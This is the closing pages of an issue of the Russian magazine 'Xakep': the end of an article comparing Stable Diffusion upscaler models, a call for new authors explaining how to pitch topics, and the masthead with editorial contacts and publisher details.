
Чтобы не быть голословным, выкладываю галереи, иллюстрирующие работу различных моделей и архитектур.




4xNomos8kSCHAT-L, 4xNomos8kDAT, 4xFaceUpDAT



4xNomosUniDAT2_box, DAT_2_x4, 2x_SwinIR M_x2_GAN



2x_SwinIR-M_x2_GAN, 4xNomosUniDAT2_box, DAT_2_x4



4x nomos8k dat, 4xFaceUpDAT, 4x Nomos8k schat l

Рекомендую анализировать увеличенные версии изображений. Различия между моделями особенно четко проявляются на шерсти, волосах, текстуре платья и коже лица.

ПРОДОЛЖЕНИЕ СЛЕДУЕТ

В этой статье я описал лишь самые азы работы с WebUI. Прочитав ее, ты сможешь сделать начальные настройки и сгенерировать первые удачные изображения, избежав ошибок новичков.

Однако возможности WebUI не ограничены описанным. В следующих статьях я планирую подробно рассказать об особенностях моделей повышения разрешения, о разнице между семплерами и шедулерами, о значении параметра CFG и механизмах, позволяющих справиться с избыточным контрастом при его повышении за пределы средних значений.

Хочется поговорить и об инструменте для автоматического исправления лиц и рук, использующем дополнительные модели для анализа изображений, поиска нужных элементов и их тщательной отрисовки в повышенном разрешении.

И разумеется, хочется разобраться с системой Control Net, которую многие считают краеугольным камнем Stable Diffusion и которая позволяет создавать полноценные изображения на основе нарисованных от руки скетчей.

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№7 (304)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024